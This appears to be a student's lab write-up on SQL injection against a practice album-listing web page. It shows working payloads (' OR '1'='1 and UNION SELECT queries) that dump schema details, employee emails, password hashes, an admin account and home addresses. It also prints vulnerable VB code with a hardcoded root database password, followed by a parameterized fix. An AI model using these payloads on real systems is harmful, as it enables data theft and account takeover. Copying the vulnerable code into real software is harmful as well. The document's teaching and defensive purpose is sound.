October 21, 2025

Trey Atwood

SQL Injection

What can a attacker do via a vulnerable web page, and how can that affect an organization's data?

If an attacker is to come across a vulnerable webpage, there are many dangerous things they can do. Depending on the intent of the attacker when he finds the vulnerable page he can do serious harm. In this exercise we will find a vulnerable web page and expose sensitive employee information. This is one of the many things an attacker can do with a SQL Injection. Depending on the information that the website displays, whether it be a banking website, or just a website that a small design firm uses, the information that can be exposed is different. If a banking website is exposed this can expose user banking information, company financials, as well as identity theft of users. Regardless of the company affected the severity of the vulnerability is large, depending on the information within the company the severity can increase ten-fold. Exposing company data, can lead to a confidentiality breach, exposing sensitive customer information. As well as puting the data at risk of being altered, modified or even deleted without the proper authorization.

You are viewing the list for: ' UNION SELECT Email, Password, Admi


adillon@sbcglobal.net	12262d2d4f44e71a98907bd1eef3463d
barlow@mac.com	ddd25b9f244a71aef2fc776cbf31bd80
bartak@mac.com	e508ab532de4bb9ab6be9c35369087c1
bryanw@aol.com	aa361badb73af1f895e8eb8f8d372a18
bryanw@sbcglobal.net	4b68e15780a73d7bf0e2fad5d5437238
claypool@yahoo.com	5ebe2294ecd0e0f08eab7690d2a6ee69
daveewart@gmail.com	d0763edaa9d9bd2a9516280e9044d885
dmath@sbcglobal.net	256a4cde766f5de4c95bccf51d5d46e9
drewf@att.net	eb09d5e396183f4b71c3c798158f7c07
eabrown@icloud.com	78edef31208c444fd21a2b2d8b615711
fglock@att.net	da443a0ad979d5530df38ca1a74e4f80
galbra@aol.com	eb09d5e396183f4b71c3c798158f7c07
grossman@optonline.net	13e42f2afbdb60a251e2c60d7f248eca
hamilton@live.com	0c28e3013eec7c624ca65f00f4166cd4

1138 Easy Line	Marcia Dorsch	876
1152 Cotton Manor	Wyatt Tubbs	960
1386 Old Boulevard	Vita Harryman	596
1519 Sunny Zephyr Via	Elda Furtado	712
1795 Hidden Lake Woods	Bethel Hindman	746
1881 Merry Grove	Neomi Yerkes	663
2270 Indian Sky Bend	Latonia Kochan	781
2499 Stony Prairie Passage	Heidi Pound	689
2562 Hazy Quail Concession	Teddy Ahlstrom	617
260 Quiet Ridge	Roderick Devore	899

How does a SQL injection become vulnerable in the code of the web site?

The string literal and the user input are stitched together into a single SQL statement. The database can't tell what is the "query" and what is supposed to be just "data". Thus allowing someone to force the database to execute one of their own commands because it doesn't know how to separate the users input vs an actual query. In order to fix this, you need to separate the two functions.


Using the fixed code from this exercise as an example:
You create the command text: "SELECT … WHERE Magazine = ? ORDER BY AlbumRank" that is pure SQL, with a placeholder; it contains no user data. You create & fill the parameter: Parameters.Add(…).Value = selectedMagazine. This stores the user value separately in the OdbcCommand's parameter collection, the value is data only.



My advice to prevent, identify, and how to fix SQL injection vulnerabilities.


The most effective way to prevent SQL injection is to stop using dynamic SQL queries with string concatenation and adopt secure coding practices that separate code from data. Using prepared statements, that define the SQL code structure in advance. User input is added later as a parameter, which the database treats as strictly data, not as code that can be executed. Along with this, implementing Input Validation. Use a strict allow-list to define and enforce the expected formation of user input. Only allowing users to use alphanumeric characters, or a specific date format. Not allowing users to use special characters or something that isn't in your allowed text formats, stops them from having the ability to type and enter whatever they want. The best practice is treating all user input as bad or untrustworthy, not everyone is going to try to inject SQL code into every website but there are enough people out there with ill-intent to not trust anything a user inputs.


We start this exercise by downloading and setting up MariaDB, and a MariaDB Connector. Once we download both of these we need to add it as a Data Source. To do this we go into the server manager on our windows machine, and navigate to "ODBC Data Source Administrator". We move to the System DSN tab, and add a new data source.



Select MariaDB


Enter "localhost" as the server name, "root" as the username, then select "Test DSN" and you should see "connection successfully established"






This is what it should look like once completed

Staying on the Windows Server, we want to add two new files into our server. We downloaded two files called “listablums.aspx”, and “dbsetup.aspx”. These two files will set up our database tables, as well as display the tables.





Once we moved these two files into our wwwroot folder on our windows server, we must first connect to the dbsetup.aspx file to set up our database. Using “localhost/dbsetup.aspx” will set up our database and it should display “Databases created and populated Successfully!”. Once you see this we are good to go.

Next on our Azure Machine we can connect to the server at “192.168.1.2/listalbums.aspx”. This is what we should be seeing.

To start let's explore the webpage. We see we have a few options of magazines to choose from. Selecting each magazine will display a chart with information regarding the name of the artists and the songs they made.

192.168.1.2/listalbums.aspx?magazine=Dazed

You are viewing the list for: Dazed

1	LANA DEL REY	DID YOU KNOW THAT THERE'S A TUNNEL UNDER OCEAN BLVD
2	KELELA	RAVEN
3	YEULE	SOFT SCARS
4	YAEJI	WITH A HAMMER
5	BOYGENIUS	THE RECORD
6	CAROLINE POLACHEK	DESIRE, I WANT TO TURN INTO YOU
7	SZA	SOS
8	TROYE SIVAN	SOMETHING TO GIVE EACH OTHER
9	MITSKI	THE LAND IS INHOSPITABLE AND SO ARE WE
10	AMAARAE	FOUNTAIN BABY
11	SPACE AFRIKA, RAINY MILLER	A GRISAILLE WEDDING
12	OLIVIA RODRIGO	GUTS
13	NONAME	SUNDIAL
14	JIM LEGXACY	HOMELESS N*GGA POP MUSIC
15	DJ GIGOLA	FLUID MEDITATIONS
16	STRANGE RANGER	PURE MUSIC
17	SUFJAN STEVENS	JAVELIN
18	100 GECS	10,000 GECS
19	CASISDEAD	FAMOUS LAST WORDS
20	OVERMONO	GOOD LIES

Viewing the list for "dazed" we see there are 20 artists here with different songs. Each list contains anywhere from 20 - 50 artists and songs.

Let's start by seeing if there are any vulnerabilities in the web server. We will start by entering a command "' OR '1'='1" in the search bar.

192.168.1.2/listalbums.aspx?magazine=' OR '1'='1

Pressing enter here, will now display every entry the database has, instead of it just displaying the contents of one table it instead displays the contents of every table in the database.

You are viewing the list for: ' or '1'='1

1	LANA DEL REY	DID YOU KNOW THAT THERE'S A TUNNEL UNDER OCEAN BLVD
1	SZA	SOS
1	Jungle	Volcano
1	SZA	SOS
1	lankum	false lankum
1	Boygenius	The Record
2	Caroline Polachek	Desire, I Want to Turn Into You
2	Boygenius	The Record
2	Olivia Rodrigo	GUTS
2	Olivia Rodrigo	Guts
2	KELELA	RAVEN
2	young fathers	heavy heavy
3	billy woods / Kenny Segal	Maps
3	Tainy	Data
3	Young Fathers	Heavy Heavy
3	caroline polachek	desire i want to turn into you
3	YEULE	SOFT SCARS
3	Hozier	Unreal Unearth
4	Lil Yachty	Let's Start Here
4	Wednesday	Rat Saw God
4	The Rolling Stones	Hackney Diamonds
4	jessie ware	that feels good
4	YAEJI	WITH A HAMMER
4	Troye Sivan	Something To Give Each Other
5	Paramore	This Is Why
5	BOYGENIUS	THE RECORD
5	Nourished by Time	Erotic Probiotic 2
5	mitski	the land is inhospitable and so are we
5	Kaytranada & Amine	Kaytramine
5	Olivia Rodrigo	Guts
6	Sufjan Stevens	Javelin
6	CAROLINE POLACHEK	DESIRE, I WANT TO TURN INTO YOU
6	Raye	My 21st Century Blues
6	Caroline Polachek	Desire, I Want To Turn Into You
6	Paramore	This Is Why
6	lana del rey	did you know that theres a tunnel under ocean blvd
7	yaeji	with a hammer
7	SZA	SOS
7	Mitski	The Land Is Inhospitable and So Are We
7	Amaarae	Fountain Baby

At the very top it says "You are viewing the list for: ' OR '1'='1", and in the far left column the ID's go all the way to 100.

In the large dataset that we now see, there are some things that we wouldn't be able to see if we checked each table. After searching through all the tables that we are supposed to be able to look through the artist name "Chappell Roan" doesn't appear in any of them. But in the large table that we now have access to after using the "' OR '1'='1" command we see the name in the list.

12	Chappell Roan	The Rise and Fall of a Midwest Princess

This website wasn't designed to display this information. If it was meant to, it would've displayed it in the tables that users are allowed to access. Since it wasn't in those tables and we're able to see this line in the database lets see if there is any more information that we can get out of this web page.


Next, now that we know there's information that's hidden lets see if we can find more. We will use a UNION command next to discover any additional information about the database and server.

This time we will use the command "' UNION SELECT table_schema, table_name,column_name FROM information_schema.columns WHERE table_schema ='bestalbums".

Since we don't yet know what all the names of the columns, or tables are we use the commands "table_schema, table_name, column_name" to see if we can find the names for each.


"FROM information_schema.columns" is a standard special schema in many databases that stores information about all tables, views, and columns in the database.

And "WHERE table_schema ='bestalbums'" filters the results to only show columns that belong to a specific schema named 'bestalbums'.


You are viewing the list for: ' UNION S
WHERE table_schema ='bestalbums

bestalbums	albumlist	Title
bestalbums	albumlist	Artist
bestalbums	albumlist	AlbumRank
bestalbums	albumlist	Magazine

Using that command we now see this table. We now know the names of the table_schema, the table_name, and column_name. Now that we know what each is called we can change the command to "' UNION SELECT Magazine, AlbumRank,Artist FROM bestalbums.albumlist WHERE '1'= '1".



Rolling Stone	32	Bad Bunny
Rolling Stone	46	Everything But the Girl
Rolling Stone	18	Jessie Ware
Rolling Stone	30	Miley Cyrus
Rolling Stone	78	Gale
Rolling Stone	1	SZA
Rolling Stone	22	Young Nudy
Rolling Stone	63	Mr. Eazi
Rolling Stone	37	Asake
Rolling Stone	45	Kylie Minogue
Rolling Stone	55	Reneé Rapp
Rolling Stone	26	Amaarae
Rolling Stone	50	Dominic Fike
Rolling Stone	96	Crosslegged
Rolling Stone	70	Blur
Rolling Stone	62	Gracie Abrams
Rolling Stone	5	Olivia Rodrigo
Rolling Stone	59	Earl Sweatshirt and Alchemist
Rolling Stone	65	The Rolling Stones
Rolling Stone	12	Chappell Roan
Rolling Stone	74	100 Gecs

This is a small snippet of the table that appears after entering the last command. But here we see a new category that we weren't shown before it's called the "Rolling Stone". Here we can see where Chappell Roan came from before. This is good, but there is more that we can find. We know there's more to the database than what was displayed originally. Let's see if we can dig deeper.

After doing some research, the command "' UNION SELECT TABLE_SCHEMA, TABLE_NAME, 'a' FROM INFORMATION_SCHEMA.TABLES WHERE '1' = '1" is designed to extract a list of all database schemas and table names.

"TABLE_SCHEMA, TABLE_NAME, 'a'", this query displays the columns and table names.

"FROM INFORMATION_SCHEMA.TABLES", specifies the metadata table that contains information about all tables and schemas within the database

Using this command should display all the schemas and table names that are in the database, let's see if we can find anything interesting.

information_schema	USER_STATISTICS	a
information_schema	INNODB_TRX	a
information_schema	INNODB_CMP_PER_INDEX	a
information_schema	INNODB_METRICS	a
information_schema	INNODB_FT_DELETED	a
information_schema	INNODB_CMP	a
information_schema	THREAD_POOL_WAITS	a
information_schema	INNODB_CMP_RESET	a
information_schema	THREAD_POOL_QUEUES	a
information_schema	TABLE_STATISTICS	a
information_schema	INNODB_SYS_FIELDS	a
logininfo	employee	a
mysql	columns_priv	a
mysql	column_stats	a
mysql	db	a
mysql	event	a

This is what we see, this is a very long table list of all information in the database. The "information_schema" and "mysql" are created by default, and while they have information, we don't necessarily need what's in those tables. We are after user generated information, which is exactly what we found here. We see a table schema called "logininfo" and a table named called "employee". This is the jackpot, lets see if we can get more information regarding what is in the table.

After some more research, the command "' UNION SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE '1' = '1" should now display all the "Column Names" along with what we found in the last search.

logininfo	employee	Address
logininfo	employee	Name
logininfo	employee	EmployeeID
logininfo	employee	SessionID
logininfo	employee	Administrator
logininfo	employee	Password
logininfo	employee	Email
logininfo	employee	HomeNumber
logininfo	employee	CellNumber

On this list we see all the different tables inside the TABLE_SCHEMA, the big ones that we'll investigate further are: "Email", "Password", and "Administrator". To do this we'll change the command to "' UNION SELECT Email, Password, Administrator FROM logininfo.employee WHERE '1' = '1"

This is huge for us, now we have access to anything and everything about the employee information. This is exactly what we were looking for. Next I'll reformat our command to just query this table to see what employee information we can take.

Using that command we now can see the employees emails, and passwords they use.

You are viewing the list for: ' UNION SELECT Email, Password, Admi

adillon@sbcglobal.net	12262d2d4f44e71a98907bd1eef3463d	
barlow@mac.com	ddd25b9f244a71aef2fc776cbf31bd80	
bartak@mac.com	e508ab532de4bb9ab6be9c35369087c1	
bryanw@aol.com	aa361badb73af1f895e8eb8f8d372a18	
bryanw@sbcglobal.net	4b68e15780a73d7bf0e2fad5d5437238	
claypool@yahoo.com	5ebe2294ecd0e0f08eab7690d2a6ee69	
daveewart@gmail.com	d0763edaa9d9bd2a9516280e9044d885	
dmath@sbcglobal.net	256a4cde766f5de4c95bccf51d5d46e9	
drewf@att.net	eb09d5e396183f4b71c3c798158f7c07	
eabrown@icloud.com	78edef31208c444fd21a2b2d8b615711	
fglock@att.net	da443a0ad979d5530df38ca1a74e4f80	
galbra@aol.com	eb09d5e396183f4b71c3c798158f7c07	
grossman@optonline.net	13e42f2afbdb60a251e2c60d7f248eca	
hamilton@live.com	0c28e3013eec7c624ca65f00f4166cd4	

Here's a small snippet of the table, we have emails, and passwords galore. We want to see if we can find who the system administrator is, so we can have full access to everything.

policies@aol.com	6209804952225ab3d14348307b5a4a27	1

Here we see the "1" at the end of the table, which means the value is true that this account is the admin of the database. And using these credentials will give us full access to everything in the system and the database. We've struck gold. This is huge, as this allows us to edit, add, or even delete everything in the database. Doing so would cripple the company, it would remove all the information that they have stored in the database and mess up all their systems.

Staying with the logininfo table, we can see there is also employee names, and addresses, as well as their employee numbers. Lets change our command to "' UNION SELECT Address, Name, EmployeeID FROM logininfo.employee WHERE '1' = '1" to display these column names instead of emails, and passwords.

1138 Easy Line	Marcia Dorsch	876
1152 Cotton Manor	Wyatt Tubbs	960
1386 Old Boulevard	Vita Harryman	596
1519 Sunny Zephyr Via	Elda Furtado	712
1795 Hidden Lake Woods	Bethel Hindman	746
1881 Merry Grove	Neomi Yerkes	663
2270 Indian Sky Bend	Latonia Kochan	781
2499 Stony Prairie Passage	Heidi Pound	689
2562 Hazy Quail Concession	Teddy Ahlstrom	617
260 Quiet Ridge	Roderick Devore	899
2670 Noble Leaf Dell	Tanna Sokolowski	630
2987 Silent Blossom Mountain	Anabel Pantoja	807
3067 Grand Forest Path	Cassey Dade	291
3202 Heather Bear Meadow	Alvina Hypes	880
3329 Wishing Subdivision	Pearl Sandford	836
348 Cinder Parade	Terisa Lebleu	805
3613 Little Crest	Bennett Sanchez	653
3881 Colonial Wagon Hollow	Robbi Fishburn	611
4198 Dusty Embers Campus	Adelina Cobos	729

Here we see a snippet of the table, but we can see each employees name, and home address. Finding this information on top of the emails and passwords is truly something that can ruin a company. Not only is the company's systems at risk with us having the admins email and password, but the employees could now be in danger with their home addresses being exposed. If we were someone with malicious intent, we could very easily do harm with this information. Knowing the employees name and address can lead to dangerous scenarios.

Now that we see how dangerous a vulnerability to a SQL injection is, lets fix it. Back on the Windows Server lets edit the file, and fix the vulnerability.

```
Dim selectedMagazine = Request.QueryString("magazine")

' Connect to the database
Dim connString = "DSN=MariaDB;DATABASE=BestAlbums; User Id=root; Password=CIS@Room2015"
Dim conn = New OdbcConnection(connString)
conn.Open()

' Retrieve album data based on selected magazine
Dim SQL = "SELECT AlbumRank, Artist, Title FROM AlbumList WHERE Magazine = '" & selectedMagazine & "' ORDER BY AlbumRank"
Dim cmd = New OdbcCommand(SQL, conn)
Dim reader = cmd.ExecuteReader()
```

The line "Dim SQL = "SELECT AlbumRank, …" is the line that leaves this website vulnerable to a SQL Injection. This line builds a SQL command by joining user input from "selectedMagazine" straight into the SQL string. Whatever text that is in "selectedMagazine" becomes apart of the SQL command that the database will execute. The string literal and the user input are stitched together into a single SQL statement. The database can't tell what is the "query" and what is supposed to be just "data". Thus allowing someone to force the database to execute one of their own commands because it doesn't know how to separate the users input vs an actual query.

```
Dim selectedMagazine As String = Request.QueryString("magazine")

Dim connString As String = "DSN=MariaDB;DATABASE=BestAlbums; User Id=root; Password=CIS@Room2015"

Dim sql As String = "SELECT AlbumRank, Artist, Title FROM AlbumList WHERE Magazine = ? ORDER BY AlbumRank"

Dim conn As New System.Data.Odbc.OdbcConnection(connString)
conn.Open()

Dim cmd As New System.Data.Odbc.OdbcCommand(sql, conn)
cmd.Parameters.Add(New System.Data.Odbc.OdbcParameter("Magazine", System.Data.Odbc.OdbcType.VarChar,    100)).Value =   selectedMagazine

Dim reader As System.Data.Odbc.OdbcDataReader = cmd.ExecuteReader()
```

We replace that code with a couple lines of code. You create the command text: "SELECT … WHERE Magazine = ? ORDER BY AlbumRank" that is pure SQL, with a placeholder; it contains no user data. You create & fill the parameter: Parameters.Add(…).Value = selectedMagazine. This stores the user value separately in the OdbcCommand's parameter collection, the value is data only. The database engine binds the value into the execution plan in a way that doesn't re-interpret it as SQL code, which would allow a threat actor to expose sensitive information.

192.168.1.2/listalbums.aspx?magazine=' OR '1'='1

Pick a magazine: Pick a magazine here...
Submit

You are viewing the list for: ' or '1'='1
Add an album to the list
Upload cover art to the list

After we implement our fix to the system, I once again tried to inject SQL code into the website. This time it didn't display any sensitive information. It didn't display a long list like it once did before. Thus fixing the exploit and protecting the website.

UNION SELECT Email, Password, Administrator FROM logininfo.employee WHERE '1' = '1

Pick a magazine: Pick a magazine here...
Submit

You are viewing the list for: ' UNION SELECT Email, Password, Administrator FROM logininfo.employee WHERE '1' = '1
Add an album to the list
Upload cover art to the list

Once again, I tried another SQL injection just to make sure it works. This time using the same command that we used earlier to expose employee passwords, and emails it doesn't work and doesn't display any useful information.